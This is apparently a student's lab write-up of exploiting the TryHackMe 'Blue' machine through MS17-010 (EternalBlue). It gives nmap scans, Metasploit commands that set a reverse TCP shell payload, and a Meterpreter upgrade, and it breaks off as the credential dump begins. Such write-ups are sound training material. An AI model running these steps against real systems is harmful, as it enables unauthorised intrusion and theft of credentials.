

Penetration Testing & Vulnerability Assessment Report

Target Lab: TryHackMe – Blue

DR: Ahmed Maher

Name: Engy Shabana Ali

ID:235156

Target Host IP: 10.112.148.74

Attacker Machine IP: 192.168.215.162

Date of Assessment: May 17, 2026

Classification: Technical / Academic Documentation

Status: Successfully Exploited (Full NT AUTHORITY\SYSTEM Access Achieved)

1. Executive Summary

This report details the security assessment and successful exploitation of the **Blue** machine hosted on TryHackMe. The primary objective of this engagement was to identify remote entry points, validate exploitable services, elevate privileges to the highest system level (NT AUTHORITY\SYSTEM), extract local cryptographic password hashes, and retrieve embedded configuration flags.

The assessment conclusively identified a critical flaw within the legacy Microsoft SMBv1 infrastructure processing implementation (**MS17-010 / EternalBlue**). This vulnerability allows unauthenticated remote attackers to execute arbitrary payloads and assume absolute control over the target system.


2. Phase 1: Reconnaissance & Scanning

2.1 VPN Tunnel Establishment

The assessment began by establishing a secure, authenticated connection to the laboratory environment using an OpenVPN configuration file through the terminal interface.

Bash

```
sudo openvpn nou.ovpn
```




2.2 Active Port Mapping

An initial network infrastructure scan was conducted using the **Nmap** utility to identify open ports and determine the available attack surface on the target host.

Bash

```
nmap 10.113.172.160
```

The scan revealed multiple operational TCP ports, specifically highlighting active core services including **135/tcp (MSRPC)**, **139/tcp (NetBIOS-SSN)**, and **445/tcp (Microsoft-DS)**.



How many ports are open with a port number under 1000?

✓ Correct Answer

What is this machine vulnerable to? (Answer in the form of: ms??-???. ex: ms08-067)



2.3 Vulnerability Scan & Validation

Because the SMB service on port 445 was exposed, a targeted vulnerability detection script scan was performed to check if the underlying Windows operating system was susceptible to legacy network exploits.

Bash

```
nmap --script smb-vuln-ms17-010 -p445  
10.113.172.160
```

The scanner explicitly verified that the target system status is **VULNERABLE** to **MS17-010 (Remote Code Execution)**, cross-referenced as CVE-2017-0143.




3. Phase 2: Exploitation & Gaining Access


3.1 Framework Exploitation Staging

The **Metasploit Framework** (`msfconsole`) was initialized to search for and select the weaponized module developed for the EternalBlue vulnerability context.

Bash

```
msfconsole  
search eternalblue  
use exploit/windows/smb/ms17_010_eternalblue
```






3.2 Targeting Parameters Configuration

The required exploit variables were configured. The target remote host parameter (`RHOSTS`) was assigned to the active machine IP (`10.112.148.74`), and the local listener host address (`LHOST`) was bound to the internal testing adapter at `192.168.215.162`.

Bash

```
show options
set RHOSTS 10.112.148.74
set LHOST 192.168.215.162
```




3.3 Target Compromise & Shell Execution

The attack sequence was launched. The exploit payload systematically ran through unpatched pool grooming procedures, created a corrupted buffer state, and established a raw reverse command shell connection.

Bash

Exploit

The framework successfully processed the attack, confirming: Command shell session 1 opened under an unprivileged or system-level administrative context.



Find the exploitation code we will run against the machine. What is the full path of the code?
(Ex: exploit/.....)

```
exploit/windows/smb/ms17_010_eternalblue
```

✓ Correct Answer



Show options and set the one required value. What is the name of this value? (All caps for submission)

```
RHOSTS
```

✓ Correct Answer



Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

4. Phase 3: Post-Exploitation & Privilege Upgrading


4.1 Shell Backgrounding

To safely perform post-exploitation routines and modular upgrades, the raw Windows Command Prompt terminal session was suspended and sent to the active background job index.

Bash

```
cTRL + Z
```

```
Background session 1? [y/N] y
```





4.2 Initializing Shell Upgrade Module

The post-exploitation manage tool `shell_to_meterpreter` was loaded to systematically transition the basic command shell session into a feature-rich, memory-resident Meterpreter payload.

Bash

```
use post/multi/manage/shell_to_meterpreter
show options
set SESSION 1
run
```




5. Phase 4: Credential Looting & Flag Extraction

4.3 Meterpreter Session Interaction

Following a successful stage delivery, Meterpreter session 2 opened. Interactive communication with the advanced staging session was established immediately.

Bash

```
sessions -i 2
```



5.1 Local SAM Account Database Extraction

With complete administrative system capabilities verified inside the active Meterpreter runtime, a database extraction request was passed to dump all local user credential storage records.

